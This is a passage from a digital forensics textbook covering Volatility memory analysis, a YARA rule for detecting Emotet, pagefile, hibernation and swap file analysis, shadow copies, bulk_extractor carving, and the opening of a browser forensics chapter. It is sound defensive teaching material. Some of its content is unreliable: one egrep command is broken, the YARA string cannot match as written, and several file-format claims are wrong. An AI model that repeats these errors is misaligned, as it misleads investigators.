The `windows.getsids.GetSIDs` command prints the security identifiers owning each process in the memory image. SIDs are unique identifiers for users, groups, and other entities that can have

permissions on a Windows system. By using this command, you can find out which user or group was running a process at the time of the memory dump.

The `windows.getsids.GetSIDs` command takes one optional argument: `--pid`, which specifies the process ID of the process to analyze. If no `--pid` is given, the command will print the SIDs for all processes in the memory image. The output of the command will show the process name, PID, and a list of SIDs associated with the process. Some of the common SIDs are:

- S-1-5-18 (Local System)
- S-1-5-32-544 (Administrators)
- S-1-1-0 (Everyone)
- S-1-5-11 (Authenticated users)
- S-1-5-15 (This organization)

The `windows.getsids.GetSIDs` command can help identify malicious processes or users on a compromised system. For example, suppose you find a process that has an unusual SID or an SID that does not belong to the expected user or group. In that case, you may have found evidence of privilege escalation or lateral movement by an attacker. Alternatively, if you find a process that has no SIDs at all, you may have found evidence of token manipulation or impersonation by an attacker.

Command: `vol.py -f <memory_dump_file> windows.getsids.GetSIDs --pid <pid>`

The `pslist` and `getsids` plugins can be useful for examining the processes running in a memory image and their security context. For example, one can use these plugins to identify suspicious processes that run as system or administrator accounts, or processes that have unusual SIDs that do not match their expected user or group.

Let us see what are the `sids` associated with `free_office.exe` file where the `pid` is 8720:

Command: `vol.py -f "z:\Windows 10\Win10 lab fresh\DS8\Win10_C8.raw"`
`windows.getsids.GetSIDs --pid 8720`

The output is displayed below:

```
8720 free_office.ex S-1-5-21-2382049235-3257346353-1402513688-1000 Labuser
8720 free_office.ex S-1-5-21-2382049235-3257346353-1402513688-513 Domain Users
8720 free_office.ex S-1-1-0 Everyone
8720 free_office.ex S-1-5-114 Local Account (Member of Administrators)
8720 free_office.ex S-1-5-32-544 Administrators
8720 free_office.ex S-1-5-32-545 Users
8720 free_office.ex S-1-5-4 Interactive
8720 free_office.ex S-1-2-1 Console Logon (Users who are logged onto the physical console)
8720 free_office.ex S-1-5-11 Authenticated Users
8720 free_office.ex S-1-5-15 This Organization
8720 free_office.ex S-1-5-113 Local Account ■
8720 free_office.ex S-1-5-5-0-267485 Logon Session
8720 free_office.ex S-1-2-0 Local (Users with the ability to log in locally)
8720 free_office.ex S-1-5-64-10 NTLM Authentication
8720 free_office.ex S-1-16-8192 Medium Mandatory Level
```

Figure 8.II: GetSIDs output

Finding malware using Volatility and Yara (Yarascan)

Yarascan is a plugin for Volatility 3, a framework for memory forensics and analysis. Yarascan allows you to scan the memory of a system for patterns or signatures that match a set of rules written in YARA, a language designed for malware identification and classification. Yarascan is

helpful for detecting malware in memory because it can find hidden or obfuscated processes, modules, code injections, strings, and other artifacts that may indicate malicious activity.

For example, suppose you have a memory dump of a Windows system, and you want to check if it is infected with Emotet, a banking trojan that steals credentials and spreads through email attachments. You can use Yarascan with a rule that describes the characteristics of Emotet, such as its encryption keys, mutex names, or API calls. The rule can look something like this:

```
rule emotet
{
    meta:
        author = "XXXXX"
        description = "Detect Emotet malware in memory"
    strings:
        $key1 = {6A 00 68 00 00 00 40 6A 00 68 00 00 00 00 80}
        $key2 = {6A 00 68 00 00 01 00 6A 00 68 00 00 02 00}
        $mutex = "Global\\[0-9A-F]{8}"
        $api1 = "InternetOpenA"
        $api2 = "InternetConnectA"
    condition:
        any of them
}
```

The command to run `emotet.yara` rule on the memory dump is: `vol.py -f memory.dmp yarascan --yara-rules emotet.yar`.

This will scan the memory dump for any matches with the rule and output the results, such as the process name, PID, address, and data. You can use this information to analyze the malware and its behavior further.

In the next section, we will discuss alternate memory locations where memory contents are stored on the hard drive by operating systems such as `Pagefile.sys`, `Hiberfile.sys` and `Swapfile.sys`.

Alternate memory locations

In the context of memory analysis, alternative memory locations such as `Pagefile.sys`, `Hiberfil.sys`, and `Swapfile.sys` play a crucial role in uncovering valuable forensic artifacts. These files serve as storage locations for system memory when it exceeds the physical RAM capacity. While traditional memory analysis focuses on the primary memory (RAM), examining these alternative memory locations becomes imperative for a comprehensive investigation. By analyzing `Pagefile.sys`, `Hiberfil.sys`, and `Swapfile.sys`, forensic analysts can potentially discover remnants of volatile data that may have been swapped out of physical memory. This includes sensitive information, user activities, network connections, and even traces of malicious activities that may

have occurred during a system's runtime. Therefore, understanding and analyzing these alternative memory locations are vital to capturing a more complete picture of system activities and uncovering critical evidence that may have been overlooked in primary memory analysis.

Pagefile(pagefile.sys)

Pagefile.sys, also known as the Page File or Paging File, is a system file found in Windows operating systems. It serves as a virtual memory extension that complements the physical RAM of a computer. When the physical memory becomes insufficient to hold all the data required by running processes, the operating system transfers or **swaps out** some of the less frequently accessed data from RAM to Pagefile.sys on the hard disk.

The primary purpose of **Pagefile.sys** is to provide additional memory space to ensure smooth system performance and prevent out-of-memory errors. It acts as a temporary storage area for data that is not actively used but may be needed by applications or the operating system in the future. The data stored in Pagefile.sys includes:

- **Page table entries:** These are data structures used by the operating system to map virtual memory addresses to physical memory addresses.
- **Process memory pages:** These are memory pages associated with running processes. When a process is not actively used or is idle, its memory pages are swapped out to **Pagefile.sys**.
- **System cache:** This includes file system cache, registry cache, and other cached data that the operating system keeps improving disk performance.
- **Crash dump:** In the event of a system crash or a **Blue Screen of Death (BSoD)**, the system may save a memory dump in the Pagefile.sys to aid in troubleshooting and analysis.

The data stored in **Pagefile.sys** is organized into fixed-size blocks called **pages**, which typically have a size of 4 KB. When a page is swapped out from RAM to **Pagefile.sys**, it is assigned a virtual memory address within the file. The operating system maintains a page table that maps these virtual addresses to their corresponding locations in the **Pagefile.sys**.

When a process requires data that has been swapped out to the **Pagefile.sys**, the operating system reads the required pages back into physical memory from the file. This process is known as **page fault** or **page-in**. The page is then updated in the page table to reflect its new location in physical memory.

It is important to note that the content of **Pagefile.sys** is typically encrypted and compressed to optimize storage space and protect sensitive data. During memory analysis, forensic tools like Volatility can extract and analyze the contents of **Pagefile.sys**, allowing investigators to recover valuable artifacts and gain insights into system activities, user interactions, and potentially malicious activities that might have occurred on the system.

The **Pagefile.sys** file is typically located in the root directory of the system drive (for example, **%SystemDrive%\pagefile.sys**). You can extract Pagefile from the forensics copy of the hard drive or system drive or use FTK Imager to extract Pagefile. Follow these steps for the same:

1. Launch FTK Imager on your computer.
2. Click on **File** in the menu bar and select **Add Evidence Item**.
3. In the **Add Evidence Item** dialog box, choose the option **Logical Drive** or **Physical Drive** depending on the type of evidence you want to acquire.

4. Select the drive that contains the Pagefile (typically the system drive, usually C:).
5. Click on the **Finish** button to add the evidence item.
6. Once the evidence item is added, it will appear in the **Evidence Tree** on the left side of the FTK Imager interface.
7. Expand the evidence item to display its contents.
8. Locate the `Pagefile.sys` file within the evidence item.
9. Right-click on the `Pagefile.sys` file and choose **Export**.
10. Select the destination folder where you want to save the extracted Pagefile.
11. Click on the **Finish** button to start the extraction process.
12. FTK Imager will create a copy of the `Pagefile.sys` file in the specified destination folder.

Importance of Pagefile digital forensics

The Pagefile can be significant in digital forensics investigations for several reasons:

- **Volatile data recovery:** The Pagefile can contain fragments of volatile data that were present in the system's memory at a particular point in time. This data can include active processes, open files, network connections, registry entries, and even fragments of sensitive information like passwords or encryption keys.
- **Timeline analysis:** Analyzing the Pagefile can help establish a timeline of events by identifying the sequence and timing of processes, network connections, and other activities that occurred on the system.
- **Deleted file recovery:** Deleted files or fragments of files may be present in the Pagefile, providing opportunities for recovering potentially relevant evidence.

Hibernation file (hiberfil.sys)

`Hiberfil.sys` is a system file present in Windows operating systems that is specifically related to the hibernation feature. When a computer enters hibernation mode, the contents of the system's memory (RAM) are saved to the `Hiberfil.sys` file on the hard disk. This allows the computer to resume its previous state quickly and efficiently when it is powered back on. The `Hiberfil.sys` file stores the entire contents of the computer's physical memory. This includes the data and program code that were in RAM at the time of hibernation, as well as the state of the operating system and running applications. By saving this data to disk, the computer can power off completely while retaining the ability to restore everything to its previous state upon resumption from hibernation.

The data in `Hiberfil.sys` is stored in a compressed format to reduce the file's size and minimize the time required for hibernation and resumption processes. The compression algorithm used is typically a variant of the LZ-based compression algorithm. During the hibernation process, the operating system performs a series of steps to compress and save the memory contents to the `Hiberfil.sys` file:

- **Memory compression:** The operating system compresses the memory pages before writing them to the file. This helps reduce the overall size of the hibernation file, making it more efficient to store and retrieve.

- **Writing to disk:** The compressed memory pages are written sequentially to the `Hiberfil.sys` file on the hard disk. The file is typically located in the root directory of the system drive (for example, `C:\Hiberfil.sys`).
- **Encryption:** The content of `Hiberfil.sys` is encrypted to protect the sensitive data it contains. The encryption is typically based on the system's encryption keys and security policies.
- **File metadata:** The `Hiberfil.sys` file also contains metadata, such as information about the memory layout, compression parameters, and other details necessary for the operating system to restore the system state during the resumption process correctly.

During system startup, when the computer is powered on after hibernation, the operating system reads the contents of `Hiberfil.sys`, decompresses the memory pages, and restores them to the physical RAM. This process allows the computer to resume its previous state, including running applications and opening files as if it had never been powered off.

From a forensic perspective, the `Hiberfil.sys` file can be a valuable source of information during memory analysis. By examining its contents using specialized tools like volatility, analysts can extract artifacts such as active processes, network connections, and other system state information. This can aid in investigations, providing insights into the system's state before hibernation, user activities, and potential security incidents. The location of `hiberfil.sys` is `c:\hiberfil.sys`. Following is the command to analyze `hiberfile.sys` file:

Command: `volatility -f hiberfil.sys --profile=PROFILE_NAME hibinfo`

Replace `hiberfil.sys` with the actual path to your `Hiberfil.sys` file, and `PROFILE_NAME` with the appropriate profile for the operating system version you are analyzing (for example, `Win7SP1x64` for Windows 7 Service Pack 1 64-bit). The above command format is from Volatility2.

The `hibinfo` command in volatility displays information about the hibernation file, including details about the system, the image base address, and the physical memory map. This command provides an overview of the hibernation file's properties and can be a starting point for further memory analysis.

Swap file (`swap.sys`)

`swapfile.sys` is a system file found in Windows operating systems that serves as a part of the virtual memory management system. It is created and used by the operating system to support the process of virtual memory swapping. Virtual memory swapping involves moving inactive pages of memory between the physical RAM and the swap file on the hard disk to free up memory for other active processes.

The primary purpose of `swapfile.sys` is to provide additional memory space when the physical RAM becomes insufficient to hold all the data required by running processes. It acts as a backing store for the pages of memory that are swapped out from RAM, allowing the operating system to maintain a larger virtual memory space than the available physical RAM. The data stored in `swapfile.sys` includes:

- **Process memory pages:** These are pages of memory that belong to running processes but are currently not actively used. When the system is under memory pressure, the operating system moves these inactive pages from RAM to the swap file to free up memory for other active processes.

- **Modified pages:** These are pages of memory that have been modified since they were last read from disk. The operating system writes these modified pages to the swap file to ensure that the most up-to-date version is preserved.

The data in `swapfile.sys` is stored in fixed-size blocks called **pages** or **swap pages**, typically with a size of 4 KB. When a page of memory is swapped out, its content is written to the swap file, and the corresponding entry in the page table is updated to reflect its new location in the swap file. The operating system keeps track of the virtual memory addresses of swapped-out pages to maintain the memory mapping.

The content of `Swapfile.sys` is organized into a series of data structures that allow the operating system to manage the swapping process efficiently. These structures include page tables, swap page metadata, and other internal data structures specific to the operating system's memory management system.

During the system's runtime, when a process requires data that has been swapped out to the swap file, the operating system reads the necessary pages back into physical RAM from the file. This process is known as **page-in** or **swap-in**. The page is then updated in the page table to reflect its new location in physical memory, allowing the process to access the data.

From a forensic perspective, `swapfile.sys` can be a valuable source of information during memory analysis. Analyzing its contents using tools like volatility can reveal artifacts such as process memory pages, network connections, and potentially even sensitive data that may have been swapped out of physical memory. This can provide insights into system activities, and user interactions, and potentially identify malicious activities or compromised processes.

The `swap.sys` file is also known as the `swapfile.sys` file and is associated with the Linux operating system and serves a similar purpose as the Pagefile in Windows. It is used for virtual memory management, allowing the system to allocate additional memory on the hard drive when the physical RAM becomes insufficient. The `swap.sys` file is typically located in the root directory of the Linux file system.

Let us explore strings utility (built-in most Linux flavors) to parse information from `Pagefile.sys`, `hiberfile.sys`, and `swapfile.sys`. Let us explore a couple of example commands:

- Search for email addresses:
 - **Command:** `strings pagefile.sys | egrep '([[:alnum:]]{1,64}+@[[:alnum:]]{1,64}{2,255}+?\.[[:alpha:]]{2,4})'`
- Search for URLs:
 - **Command:** `strings pagefile.sys | egrep "^(https?://|sort | uniq | less`
 ♦ **Variation for ftp and sftp:** `- egrep "^(https?|ftp|sftp)://" your_file.txt | sort | uniq | less`
- Search filename of at least 3 characters of well-known filetypes:
 - `Strings <swapfile.sys or pagefile.sys or hiberfil.sys> | egrep "^(https?|ftp|sftp)://[^/]{2,}/[^.]{2,}" | sort | uniq | less`

It uses `egrep` to filter lines starting with http, https, ftp, or sftp. Then, `sort` is used to sort the URLs in ascending order. `uniq` removes any duplicate URLs, and `less` allows you to view the filtered and

sorted URLs page by page in the terminal. Next, we will learn about **Volume Shadow Copy (VSC)**.

Volume Shadow Copy

The **Volume Shadow Copy Service (VSS)** is an integral component of Microsoft Windows operating systems. Its main function is to generate and maintain snapshots, known as **Volume Shadow Copies (VSC)**, of hard-disk volumes. These VSCs serve as point-in-time copies of files and folders, providing a reliable backup and recovery solution.

VSS operates by creating read-only copies of files and volumes, capturing their state at a specific moment. This process ensures that even if the original files are in use or locked by other processes, VSS can still generate consistent and coherent copies. These snapshots are stored separately from the original files, preserving their integrity and allowing for easy restoration in case of system failures, crashes, or accidental file modifications.

One of the primary utilities that relies on VSCs is the System Restore feature in Windows. System Restore utilizes these shadow copies to revert the system to a previously functioning state, effectively undoing any recent changes that may have caused issues. By leveraging VSS, System Restore offers a reliable mechanism to recover from software conflicts, driver errors, or other unforeseen problems.

It is important to note that Volume Shadow Copies are read-only by design. This means that individual files cannot be directly deleted or modified within these snapshots. Instead, VSS focuses on creating and managing complete point-in-time copies of volumes, ensuring the integrity of the captured data.

In digital forensics investigations, Volume Shadow Copies can be extremely valuable as they provide a means to access previous versions of files and folders on a system. This feature captures the state of the system at different points in time, allowing forensic analysts to examine the changes made to files, recover deleted or modified data, and gather historical information about user activities.

The information that can be obtained from Volume Shadow Copies includes:

- **File metadata:** VSC preserves metadata such as file name, size, creation date, and last modified date. This information can help establish a timeline of events and track file manipulation.
- **Recovered or deleted files:** If a file has been deleted or modified, the previous versions can often be found in the Volume Shadow Copies. This can be crucial for reconstructing deleted evidence or identifying unauthorized changes.
- **System state:** VSC captures the state of the system, including installed software, user profiles, registry settings, and system configuration files. This information can be valuable for understanding the system's setup and identifying potential security issues or malicious activities.

To acquire a Volume Shadow Copy, the following steps can be followed:

1. **Identify available VSCs:** Determine if the system has Volume Shadow Copies enabled and identify the specific volumes or drives for which copies are available.
2. **Mount VSCs:** Use forensic tools or command-line utilities (for example, `vssadmin`) to mount the Volume Shadow Copies as virtual volumes. This process assigns a drive letter or a mount

point to the VSC, allowing forensic analysis tools to access its contents.

3. **Collect evidence:** Once the VSC is mounted, you can use forensic tools to browse the file system, recover deleted files, and analyze the metadata and contents of the captured snapshots. This may involve using specialized software designed for digital forensics investigations.
4. **Preserve the integrity:** It is essential to ensure the integrity of the acquired Volume Shadow Copy by using write-blocking devices or procedures during the acquisition process. This prevents any accidental modification or alteration of the captured evidence.

By analyzing Volume Shadow Copies, digital forensic investigators can gain valuable insights into the activities that have taken place on a system, recover deleted data, and reconstruct events.

However, it is important to note that the availability and accessibility of Volume Shadow Copies may vary depending on the Windows version, system settings, and the actions taken by the user or attacker.

File Carving

File carving with Volatility can be useful for investigating malware infections, data breaches, insider threats, and other cyber incidents. By extracting files from memory, analysts can gain more insight into the activities and intentions of the attackers or suspects. File carving can also help to recover evidence that might otherwise be lost or overwritten on disk.

File carving with the help of Volatility is a technique that allows forensic analysts to extract files and data from memory dumps. One of the advantages of file carving with Volatility is that it does not depend on the file system structure of the memory image. Instead, it relies on the file headers and footers to identify and extract files. This means that file carving can recover files that are deleted, corrupted, or encrypted by malware.

We can use multiple tools for file carving like scalpel, foremost, bulk extractor etc. In this chapter we will cover `bulk_extractor` and in [Chapter 10, Advanced Forensics Tools, Commands and Methods](#) under the topic *Scalpel and Foremost*.

Bulk_extractor

`bulk_extractor` is an open-source digital forensics tool designed to extract information and artifacts efficiently and effectively from large volumes of data. It is particularly useful for analyzing disk images, memory dumps, and other types of digital evidence in forensic investigations. The tool employs various algorithms and techniques to identify and extract specific types of data, providing investigators with valuable insights and evidence.

Some key features of `bulk_extractor` include:

- **Scalability:** `bulk_extractor` is designed to handle large datasets efficiently, making it suitable for processing disk images and memory dumps of many sizes.
- **Data carving:** It includes powerful file carving capabilities that enable the extraction of files and fragments from unallocated disk space, including deleted files or files without file system metadata.
- **Automated keyword search:** `bulk_extractor` can perform automated searches for specific keywords or regular expressions within the analyzed data, helping to identify relevant information quickly.

- **Support for various file formats:** It can analyze a wide range of file formats, including common formats like HTML, XML, PDF, and compressed files like ZIP and RAR.
- **Image detection:** `bulk_extractor` can identify and extract embedded images, allowing investigators to retrieve pictures, screenshots, or other visual content hidden within files or memory.
- **Metadata extraction:** It can extract and analyze metadata from various file types, such as EXIF data from images or email headers from email files.

You can download the bulk extractor from:

https://github.com/simsong/bulk_extractor/wiki/Installing-bulk_extractor. It is available both as a command line as well as in GUI.

Let us extract content from `Pagefile.sys`. Similarly, we can extract information from `swapfile.sys` and `hyperfil.sys`.

Command: `bulk_extractor -o /home/kali/Desktop/output /media/sf_Victim_shared/Windows\ 10/Win10\ lab\ fresh/DS8/pagefile.sys`

You get the following output:

```

└$ bulk_extractor -o /home/kali/Desktop/Bulk_output /media/sf_Victim_shared/Windows\ 10/Win10\ lab\ fres
h/DS8/pagefile.sys
bulk_extractor version: 2.0.0
Input file: "/media/sf_Victim_shared/Windows 10/Win10 lab fresh/DS8/pagefile.sys"
Output directory: "/home/kali/Desktop/Bulk_output"
Disk Size: 3087007744
Scanners: aes base64 elf evtx exif facebook find gzip httplogs json kml_carved msxml net ntfsindx ntfslog
file ntfsmt ntfsusn pdf rar sqlite utmp vcard_carved windirs winlnk winpe winprefetch zip accts email gp
s
Threads: 2
going multi-threaded... ( 2 )
bulk_extractor      Wed Jun  7 23:01:12 2023

available_memory: 592977920
bytes_queued: 0
depth0_bytes_queued: 0
depth0_sbufs_queued: 0
elapsed_time: 0:00:00
estimated_date_completion: 2023-06-07 23:01:11
estimated_time_remaining: n/a
fraction_read: 0.000000 %
max_offset: 0
sbufs_created: 1
sbufs_queued: 0
sbufs_remaining: 1
tasks_queued: 0
thread_count: 2
>.....|
```

Figure 8.12: Analyzing Pagefile.sys using bulk_extractor

The output folder contains a wealth of information from carved executable files to SQLite's DBs, IP addresses, email addresses, URLs, etc., as shown:

Name	Size	Type	Date Modified
zip	4.0 KIB	folder	Today
winpe_carved	4.0 KIB	folder	Today
sqlite_carved	4.0 KIB	folder	Today
packets.pcap	3.6 MIB	Packet Capture (PCAP)	Today
url.txt	2.5 MIB	plain text document	Today
domain.txt	2.4 MiB	plain text document	Today
ip.txt	362.0 KIB	plain text document	Today
url_histogram.txt	253.8 KIB	plain text document	Today
tcp.txt	237.7 KIB	plain text document	Today
ether.txt	154.4 KIB	plain text document	Today
domain_histogram.txt	138.8 KIB	plain text document	Today
url_services.txt	137.5 KIB	plain text document	Today
email.txt	115.6 KIB	plain text document	Today
rfc822.txt	108.8 KIB	plain text document	Today
report.xml	33.2 KIB	XML document	Today
telephone.txt	17.8 KIB	plain text document	Today
email_histogram.txt	11.7 KIB	plain text document	Today
tcp_histogram.txt	10.4 KiB	plain text document	Today
zip.txt	7.7 KIB	plain text document	Today
json.txt	6.3 KIB	plain text document	Today
winpe.txt	6.0 KIB	plain text document	Today

Figure 8.13: Bulk_extractor output folder

In the `winpe_carved` folder, we found three Windows executables. Then we submitted the suspicious executables to `virustotal` for quick analysis and found it to be flagged as malicious by multiple anti-virus vendors. The following are the links to virustotal submissions:

- <https://www.virustotal.com/gui/file/8da42952c60e8229ba943b5eb8ee7013c4ddee4a2eae79fb2ee3626773ef49b/detection>
- <https://www.virustotal.com/gui/file/9cbad8e6ea2ec513d3de802ffb3104c77f69a7249e29710c3c4cd0bdc0b0b7b2/detection>

Name	Size	Type	Date Modified
941375951.winpe	5.0 MiB	DOS/Windows executable	Today
766049672.winpe	108.0 KIB	DOS/Windows executable	Today
766014736.winpe	624 bytes	DOS/Windows executable	Today

Figure 8.14: Extracted executable files

Conclusion

In conclusion, the chapter on memory forensics has proven to be a crucial discipline, bridging the gap between traditional disk-based analysis and the dynamic nature of live system interactions. By harnessing the power of memory acquisition from virtual platforms like VirtualBox, VMware, and Hyper-V, investigators have gained unprecedented access to the volatile state of virtual machine memory, allowing them to reconstruct events with accuracy and precision.

The investigation of suspicious files has been a focal point of our chapter, and we have uncovered valuable techniques to extract forensic artifacts from `Pagefile.sys` and `swapfile.sys`. By leveraging the power of strings, we have unraveled hidden information embedded within these files, shedding light on user activities, communication, and potential evidence.

Our quest for knowledge has taken us beyond conventional boundaries, as we have ventured into alternative memory locations like `Hiberfil.sys` and the Shadow Copy View. With the aid of tools like `bulk_extractor`, we have ventured into the unallocated space, recovering deleted files, and piecing together fragments that hold vital clues to the truth.

As we conclude this chapter, we stand on the precipice of a digital frontier that continues to evolve and present new challenges. Memory forensics, with its blend of technical acumen, analytical prowess, and unwavering attention to detail, will remain an indispensable discipline in the field of digital investigations. It is our duty as forensic professionals to stay vigilant, adapt to emerging technologies, and unlock the secrets that reside within the depths of computer memory.

Points to remember

- In a Linux environment, Volatility can be installed using the `apt-get` package manager.
- Netstat looks for established connections to find suspicious network connections.
- Malfind identifies potentially injected or malicious code in memory, assisting in malware analysis.
- Yarascan is a rule-based malware detection plugin for volatility.
- Volatility can aid parsing MFT.
- Bulk extractor is available in both CLI and GUI.

Questions

1. What is memory forensic?
2. List 5 volatility commands for each window, Linux, and Mac OS.
3. What is the command to create a timeline of the memory image?
4. Explain the difference between `pagefile.sys` and `hiberfil.sys`.
5. What is Volume Shadow Copy and why is it important for the digital forensics' investigators?
6. Explain file carving.

Join our book's Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

<https://discord.bpbonline.com>



CHAPTER 9

Browser and Email Forensics

Introduction

The chapter begins by exploring browsers, their architecture, and key features, focusing on popular browsers such as Chrome, Mozilla Firefox, Chromium Edge, and Opera. It delves into the concept of browser forensics, elucidating its significance in uncovering digital evidence and artifacts left behind during online activities.

Moving on to email, the chapter explains the fundamentals of email communication and introduces the concept of email analysis or email forensics. It discusses various email formats, including **Multipurpose Internet Mail Extensions (MIME)**, **Electronic Mail (EML)**, **Microsoft Outlook Message (MSG)**, and **Mailbox (MBOX)**, emphasizing the importance of understanding these formats for effective email forensics.

Email header analysis is a crucial aspect of investigations, and the chapter explores the anatomy of an email header and its significance in tracing the origin and path of an email. It provides practical guidance on how to perform email header analysis, including techniques for extracting and interpreting vital information from email headers. A sample email header analysis is presented to illustrate the application of these techniques in a real-world scenario.

Lastly, the chapter emphasizes the intersection of email and eDiscovery, displaying how email analysis plays a pivotal role in legal proceedings and the discovery of evidence. It underscores the importance of thorough investigation and analysis of email data for legal and investigative purposes.

Structure

This chapter covers the following topics:

- What is a browser?
- What is browser forensics?
- Importance of browser forensics
 - Architecture of the modern browser
 - Browser investigation
 - What is Email?
- What is Email Analysis?
- Email formats
 - Email header Analysis
 - Email and E-Discovery

Objectives

By the end of this chapter, readers will have a solid understanding of browser forensics, email analysis, email formats, email header analysis, and their relevance in conducting effective investigations. They will be equipped

with the knowledge and skills necessary to extract and interpret digital evidence from browsers and emails, contributing to the successful resolution of legal cases and forensic investigations.

What is a browser?

A browser is a type of software application that enables users to browse and visualize web pages available on the internet. A browser can also perform other functions, such as downloading files, playing media, sending emails, and more. For example, a user can use a browser to watch a video on YouTube, read an article on Wikipedia, or shop online on Amazon. Browsers communicate with web servers using protocols such as HTTP and HTTPS and render web pages using languages such as HTML, CSS, and JavaScript.

Some of the most popular browsers in the world are Google Chrome, Mozilla Firefox, Microsoft Edge, Apple Safari, and Opera. These browsers have different features, performance, security, and compatibility with various devices and platforms. For example, Google Chrome is known for its fast speed, wide range of extensions, and integration with Google services. Mozilla Firefox is praised for its privacy protection, customization options, and open-source development. Microsoft Edge is the default browser for Windows 10 and offers a modern design, cross-device syncing, and support for legacy websites. Apple Safari is the native browser for Mac and iOS devices and boasts a sleek interface, low power consumption, and seamless integration with Apple products. Opera is a niche browser that offers innovative features such as a built-in VPN, ad blocker, and battery saver.

According to StatCounter, as of May 2023, the global market share of the top 5 browsers was:

- Google Chrome: 62.85%
- Apple Safari: 20.72%
- Microsoft Edge: 5.31%
- Mozilla Firefox: 2.77%
- Opera: 2.82%

Browsers are important in digital forensics because they store a lot of information about the user's online activities, such as browsing history, cookies, cache, bookmarks, passwords, autofill data, extensions, and more.

What is browser forensics?

Browser forensics is the process of analyzing and recovering data from a web browser in order to gather evidence for a digital investigation. This can include information such as browsing history, cookies, cached files, and saved login credentials. Browser forensics can be used in a variety of situations, including criminal investigations, corporate investigations, and incident response.

In other illegal activities such as identity theft, human trafficking, or weapon sales, browser forensics can be used to recover evidence of online communications or transactions related to these activities.

Importance of browser forensics

Browser forensics is a crucial aspect of digital forensics that focuses on investigating and analyzing web browser activities. It is important because browsers serve as gateways to the digital world and contain valuable information that can aid in criminal investigations, incident response, and cybersecurity analysis. By examining browser artifacts and extracting relevant information, investigators can reconstruct a user's online activities, uncover evidence, and gain insights into their intent and actions.

Here are some reasons why browser forensics is important:

- **Digital investigations:** Browser forensics plays a vital role in digital investigations related to cybercrime, fraud, hacking, human trafficking, child abuse, and other illegal activities. Analyzing browser data can help identify suspects, understand their activities, and establish a timeline of events.
 - **For example:** Browser forensics might be used to recover evidence of online drug purchases or communications between suspects involved in drug trafficking. For example, an investigator might use

browser forensics to recover deleted browsing history that shows a suspect visiting a dark web marketplace known for selling illegal drugs.

- **Incident response:** During incident response, browser forensics can help determine how an attack occurred, what actions were taken by the attacker, and what data might have been compromised. This information is crucial for mitigating the impact of the incident and preventing future attacks.
- **Employee misconduct:** In cases of employee misconduct or insider threats, examining browser artifacts can reveal unauthorized activities, inappropriate website visits, or unauthorized data access. This evidence can be used for disciplinary actions or legal proceedings.
- **Fraud:** Browser forensics might be used to recover evidence of fraudulent online transactions or communications between suspects involved in a fraud scheme. For example, an investigator might use browser forensics to recover evidence of a suspect using a web-based email service to communicate with co-conspirators about a fraudulent scheme.

Let us see some examples of the information that can be extracted from browser forensics.

Examples of artifacts extracted from browsers

The digital breadcrumbs are left behind while using web browsers, and they can reveal a lot about a user's online activities. Imagine them as clues in a detective's toolkit, helping us reconstruct the digital story. We will walk you through essential browser artifacts. There are many browser artifacts that can be very helpful to the digital forensics professional. Here is a list of browser artifacts with their description:

- **Browsing history:** The browsing history provides a chronological record of websites visited by a user. It can reveal the types of websites accessed, the frequency of visits, and potentially suspicious or malicious URLs.
- **Bookmarks:** Bookmarks or favorites stored within a browser can indicate a user's interests, preferred websites, and frequently visited pages. This information can be valuable for understanding a user's online habits and preferences.
- **Download history:** The download history lists files that have been downloaded through the browser. It can provide insights into the types of files accessed, potential malicious downloads, and evidence of file sharing or unauthorized file transfers.
- **Cookies:** Cookies are small text files stored by websites on a user's computer. They contain information such as login credentials, website preferences, and session data. Analyzing cookies can help reconstruct a user's online session, identify visited websites, and gather authentication details.
- **Cache and temporary files:** Browsers store temporary files and cache data to enhance performance. These files can contain fragments of web pages, images, and other media. Examining the cache can reveal information about websites visited, viewed content, and potentially recover deleted data.
- **Autofill data and form history:** Autofill data stored in browsers can include usernames, email addresses, addresses, and other personal information. Form history can contain records of submitted forms, which may include sensitive information. Extracting this data can provide insight into a user's online activities and the websites they interact with.
- **Passwords and credentials:** Browser password managers store saved passwords and login credentials. Accessing this information can aid in identifying compromised accounts, understanding a user's login behavior, and potentially gaining access to protected resources.
- **Extensions and plugins:** Browser extensions and plugins can provide additional functionality but may also introduce security risks. Analyzing installed extensions can reveal suspicious or malicious tools that may have been used for illegal activities or unauthorized access.
- **Session and tab data:** Browser session and tab data can reveal the order of website visits, active sessions, and the user's online behavior. This information can help investigators recreate a user's online session and understand their actions.

It is important to note that the availability and persistence of these artifacts may vary depending on the browser, operating system, and user behavior. Additionally, the process of extracting and analyzing browser artifacts requires specialized tools and knowledge to ensure the integrity and admissibility of the evidence in legal proceedings.

Browser forensics tools are invaluable in extracting sensitive data and targeted keywords from various web browsers. These tools can retrieve deleted data and keywords, determine if the browsing history was cleared, and collect artifacts such as cookies, downloads data, history, saved passwords, and visited websites. Browser forensics is particularly useful in understanding the methods used in system attacks, aiding in the identification of the source of malware, adware, spyware, malicious emails, and phishing websites. There are many commercial vendors like Encase, Magnet, and FTK which provide tools and utilities to help extract browser related artifacts and evidence.

By examining browser artifacts, investigators can determine if a user accessed malicious websites or fell victim to phishing attacks that delivered malware, potentially compromising the security of the organization. As HTTPS and other privacy measures make network traffic analysis more challenging, focusing on browser artifacts becomes crucial. Artifacts such as cache, history, cookies, and file download lists provide valuable evidence, including timestamps, dates, downloads, visited sites, and data entered on websites.

The primary areas of investigation when analyzing browser artifacts include browsing history, search history, autofill artifacts, and the creation of visualizations such as word clouds. Browsing history allows the construction of timelines and identification of risky behaviors like downloading suspicious files or accessing unauthorized file-sharing websites. Search history and queries provide insights into a user's motivations and recent online activities. Autofill artifacts can reveal undisclosed email accounts or other relevant information. Even if a user attempts to delete their search history, artifacts may still be present in the cloud or on the device.

But first let us understand the structure of the modern browser and its components.

Architecture of the modern browser

There are seven components of the browser:

- User Interface
- Browser Engine
- Rendering Engine
- Networking
- JavaScript Interpreter
- UI Backend
- Data Persistence

The following figure shows how all the components interact with each other:

